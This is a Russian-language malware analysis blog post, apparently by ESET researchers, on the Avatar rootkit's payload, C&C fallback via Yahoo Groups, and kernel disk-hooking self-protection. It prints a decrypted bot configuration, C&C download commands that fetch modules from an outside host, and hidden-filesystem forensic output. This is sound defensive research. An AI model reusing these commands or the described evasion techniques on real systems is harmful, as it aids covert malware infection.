Руткит Аватар и HiddenFsReader

В начале мая мы опубликовали анализ руткита **Win32/Rootkit.Avatar**. Однако в нем недоставало информации об устаналиваемой им на зараженные системы полезной нагрузке и плагинах. Наша антивирусная лаборатория отслеживала активность этой вредоносной программы. В середине июля мы обнаружили еще один дроппер Win32/Rootkit.Avatar, в котором присутствовала информация об активных C&C серверах для взаимодействия. Александр Матросов, Евгений Родионов и Антон Черепанов выполнили подробный анализ этого руткита, из которого видно, что он продолжает свою активность. Мы так же раскрываем новую информацию о методах самозащиты руткита в режиме ядра.


Полезная нагрузка

Информация о конфигурации для проанализированных семплов имеет тот же формат, который мы описывали прошлом посте. В расшифрованном виде исследуемая нами конфигурация выглядит следующим образом.

```
01 00 01 00-05 00 74 72-6F 6E 00 02-00 18 00 68   ☺☺♣ tron ☻↑ h
74 74 70 3A-2F 2F 6C 75-7A 61 74 6F-2E 63 6F 6D   ttp://luzato.com
2F 74 6D 70-36 36 00 03-00 81 00 47-78 37 54 32   /tmp66♥ Б Gx7T2
34 73 79 30-72 35 30 38-62 37 39 47-34 79 78 31   4sy0r508b79G4yx1
66 35 38 50-37 34 6A 73-51 51 34 37-68 67 7A 4C   f58P74jsQQ47hgzL
69 64 4B 46-46 38 75 6C-74 74 33 46-46 69 50 77   idKFF8ultt3FFiPw
37 78 32 79-30 35 36 38-45 39 49 30-67 36 4D 34   7x2y0568E9I0g6M4
33 30 35 37-48 4B 31 35-35 35 63 54-44 34 78 41   3057HK1555cTD4xA
48 42 74 37-66 6A 36 31-65 71 6D 6B-54 38 71 34   HBt7fj61eqmkT8q4
58 75 59 38-37 71 61 32-65 6A 50 76-51 6E 4A 43   XuY87qa2ejPvQnJC
30 33 64 63-55 32 7A 54-37 67 33 00-05 00 0B 01   03dcU2zT7g3♣ ♂☺
30 30 30 31-30 30 30 31-3A 3A 44 44-35 33 33 35   00010001::DD5335
45 37 31 36-38 30 42 42-32 43 34 34-31 41 30 38   E71680BB2C441A08
32 44 34 43-34 43 43 33-33 44 39 31-39 35 45 33   2D4C4CC33D9195E3
36 41 43 46-33 34 43 41-34 36 37 39-39 41 41 38   6ACF34CA46799AA8
45 45 43 30-45 44 42 37-34 30 45 44-35 41 42 31   EEC0EDB740ED5AB1
37 35 32 41-30 35 45 45-30 33 35 34-42 41 36 41   752A05EE0354BA6A
41 34 35 42-37 44 43 37-36 41 39 35-45 32 30 39   A45B7DC76A95E209
45 37 39 46-46 34 33 46-44 35 33 39-32 36 33 32   E79FF43FD5392632
39 44 44 36-44 32 41 39-30 39 38 33-33 36 36 37   9DD6D2A909833667
38 31 43 34-46 31 37 33-35 37 33 46-33 31 41 36   81C4F173573F31A6
34 30 38 42-46 31 46 32-38 39 45 44-33 35 46 42   408BF1F289ED35FB
33 38 38 30-41 41 32 45-43 39 41 35-36 37 37 33   3880AA2EC9A56773
34 41 39 37-45 44 32 34-44 37 44 39-34 45 31 35   4A97ED24D7D94E15
31 44 33 38-46 33 35 31-33 34 41 43-32 43 34 42   1D38F35134AC2C4B
44 32 31 46-45 44 35 37-41 41 30 43-34 43 42 32   D21FED57AA0C4CB2
43 37 37 36-41 37 46 42-34 43 44 44-45 30 30 39   C776A7FB4CDDE009
41 41 30 44-37 38 33 42-33 36 00 04-00 04 00 78   AA0D783B36♦ ♦ x
00 00 00 06-00 15 00 31-38 36 32 34-50 57 33 34   ♠ § 18624PW34
38 32 50 57-4E 51 45 31-36 33 32 00-E8 03 80 00   82PWNQE1632 ш♥A
81 D6 7C DF-25 38 59 5E-2E B7 8F 5B-29 95 1F DE   Бп¦▀%8Y^.п╬[)X▼▌
87 0D 8E 13-82 D0 E7 E7-5B 6C 86 F2-D5 F8 97 10   3Ж!О!!В╨чч[l╪Ж╘°Ч►
61 B4 EB 9D-23 22 88 66-3E 35 1E 0D-F8 4C 8B 2D   a┤ыЭ#"Иf>5▲►°LЛ-
EA 6A B6 8D-AA F3 4D 69-D0 38 33 D1-CC D0 3C 29   ъj╢Нкеmi╨83╤╠╨<)
98 FA 0F A6-83 A0 BA D4-96 79 36 2B-75 F1 CC 0B   Ш·%%Гa╢Ц╖y6+цё╠♂
4D FF 3D 5A-54 BB 5B 17-F4 56 DA 29-A8 BE 2C D7   M =ZT╗[↨╘V┌)и╛,╫
5B B5 3C 6F-AE CE B9 4A-E3 CD AA 04-03 8E 6D EB   [╡<oo╬╣Jу╪к♥♥Omы
B9 21 A5 D8-4B 26 65 EC-7D 84 D4 6D-D0 DE 3D CB   ╣!e╪K&eь}Д╘m╨▐=╦
E9 03 20 00-73 76 63 68-6F 73 74 2E-65 78 65 5B   ш♥ svchost.exe[
2A 6E 65 74-73 76 63 73-5D 3D 61 76-63 6D 64 2E   *netsvcs]=avcmd.
64 6C 6C 00-                                      dll
```

Управляющий C&C сервер, указанный выше в файле конфигурации (выделен желтым цветом), уже не работал на момент нашего анализа, поэтому мы воспользовались сервисом Yahoo Groups, в котором вредоносный код осуществляет дублирование необходимой информации для связи с C&C.

Win32/Rootkit.Avatar обладает еще одним способом общения с C&C, в случае если другие методы по каким-либо причинам не могут отработать. Как мы уже упоминали в прошлом анализе, вредоносный код осуществляет поиск сообщений в Yahoo Groups с использованием специальных параметров. Аватар использует следующую строку как параметр для поиска сообщений «*hxxp://finance.groups.yahoo.com/group/I62TUUWM/*». Нами была обнаружена следующая группа, соответствующая этому параметру.



Описание группы зашифровано с применением алгоритма RSA и приватным 1024-битным ключом, который находится в файле конфигурации бота. После расшифровки получаем:

В нашем случае основной C&C сервер из файла конфигурации уже не был активен, поэтому бот пытался использовать другой канал получения C&C с применением Yahoo Groups. После успешного взаимодействия с дополнительным сервером, бот получил следующую команду для загрузки дополнительных модулей.

```
G8jFf51igtp::56132::avcmd.dll::1::http://khardamok.com/tmp/cr.mod++cr222.exe++++++64++peregruz++1++1::0
lbs4mp4Br3p4Ward::56157::avcmd.dll::1::http://khardamok.com/tmp/loader29.mod++ldk444.exe++++++64++peregruz++1++1::0
```

С использованием этих инструкций на зараженную систему осуществляется загрузка двух дополнительных модулей:


- cr.mod (Win32/Agent.UZD) – SOCKS5 прокси клиент.
- loader29.mod (Win32/TrojanDownloader.Zurgop.AZ) - Smoke bot downloader.

Механизмы самозащиты руткита

При заражении системы Аватар модифицирует один из системных драйверов, установленных в системе, а также размещает свои модули и полезную нагрузку в скрытом хранилище в конце диска. Таким образом для противодействия обнаружению он защищает определенную область

жесткого диска от чтения/записи с применением перехватов на уровне драйвера минипорта диска. Разумеется такой подход не является новым и уже использовался такими сложными угрозами как TDL3/4, Olmasco и другими. Тем не менее детали реализации такого подхода в Аватаре заслуживают их публикации.

Руткит пытается маскировать свои перехваты, чтобы не привлекать к себе внимание и выглядеть как стандартный драйвер ОС. В частности, он дублирует образ загруженного драйвера минипорта в адресном пространстве режима ядра и модифицирует его таким образом, чтобы иметь возможность перехватить запросы чтения/записи к диску. Следующий скриншот показывает какие модификации производятся в системе после заражения руткитом.



Другими словами, вредоносный код выполняет загрузку образа драйвера и использует одну из его секций для внедрения своего кода. Аватар осуществляет поиск секции INIT с установленным атрибутом секции IMAGE_SCN_MEM_DISCARDABLE. Это означает, что содержимое данной секции может быть выгружено из памяти после того как драйвер был проинициализирован. Таким образом Аватар использует премущество такого подхода при размещении собственного кода в этой секции (вспомогательный драйвер был загружен руткитом с диска). Руткит переименовывает найденную секцию в NONPAGED и сбрасывает флаг IMAGE_SCN_MEM_DISCARDABLE из атрибутов, а затем копирует туда вредоносный код.

При копировании оригинального DRIVER_OBJECT, который используется минипортом, руткит модифицирует следующие поля:

- DriverInit – точка входа в образ драйвера.
- DriverStart – адрес загрузки образа.
- MajorFunctions – массив указателей на обработчики IRP-команд, включая IRP_MJ_INTERNAL_CONTROL.
- DriverUnload – функция, вызываемая при выгрузке драйвера.
- DriverExtension->AddDevice – функция для драйверов PnP-устройств.

После выполнения вышеописанных модификаций, т.е. дублирование оригинального драйвера в памяти и его модификации, добавление нового DRIVER_OBJECT руткит может контролировать все

операции чтения/записи, адресуемые диску. Это, в свою очередь, позволяет защищать область жесткого диска, в которой хранятся файлы руткита.

Если попробовать прочитать с диска образ модифицированного руткитом драйвера, для его сравнения с тем, какой был загружен в память, руткит перехватит такую операцию и возвратит оригинальный драйвер. Таким образом маловероятно, что разница между файлом, считанным с диска, и располагающимся в памяти будет замечена. Тем не менее, цифровая подпись модифицированного драйвера больше не является действительной.

HiddenFsReader

Инструмент криминалистической экспертизы HiddenFsReader был обновлен для работы со скрытой файловой системой руткита Аватар. Ниже представлен дамп ФС этого руткита.

```
ESET Hidden File System Reader
1.0.3.2 (Aug  8 2013 13:01:51)
Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.
Parsing file systems...
"Avatar" file system found:
- dmio.sys                                  md5: A306BB9BC8E022B9ABD5C444CA54B83E
- OmcB                                      md5: 8735AF45F915BC6512A68041489B4B33
- Y1smb7                                    md5: 0AE9D9788B5231B50D94BB9FBAB9C5EA
- WN62                                      md5: B168FC4104D51172DEB8BE2FBC969514
- ZcfAaZ                                    md5: D41D8CD98F00B204E9800998ECF8427E
- zR46gz1                                   md5: EAEA69C0CC6177F4972F92B4E3C3C20C
- zR46gz1b                                  md5: 7F8670F140362530 7D394FAD39DB50D5
- cr222.exe                                 md5: 32CB9634BEF2AED211CE431752188C52
- ldk444.exe                                md5: B337EB87D9128686DA87168E1F507BA1
File system(s) successfully exported!
```

Следует отметить, что HiddenFsReader способен извлечь нужные файлы только когда сам руткит активен в системе. Подобное ограничение является следствием того, что для расшифровки скрытой ФС необходимо извлечь 10 байт ключа шифрования из тела драйвера руткита, которые являются уникальными для каждого случая заражения. После того как система вылечена представляется невозможным восстановить файлы из скрытого раздела. Названия файлов в скрытом разделе генерируются произвольно вредоносным кодом для конкретного случая заражения.

Win32/Rootkit.Avatar представляет из себя интересный пример вредоносного ПО, в котором используется несколько методов для обхода инструментов криминалистической экспертизы, что осложняет его анализ на скомпрометированных компьютерах.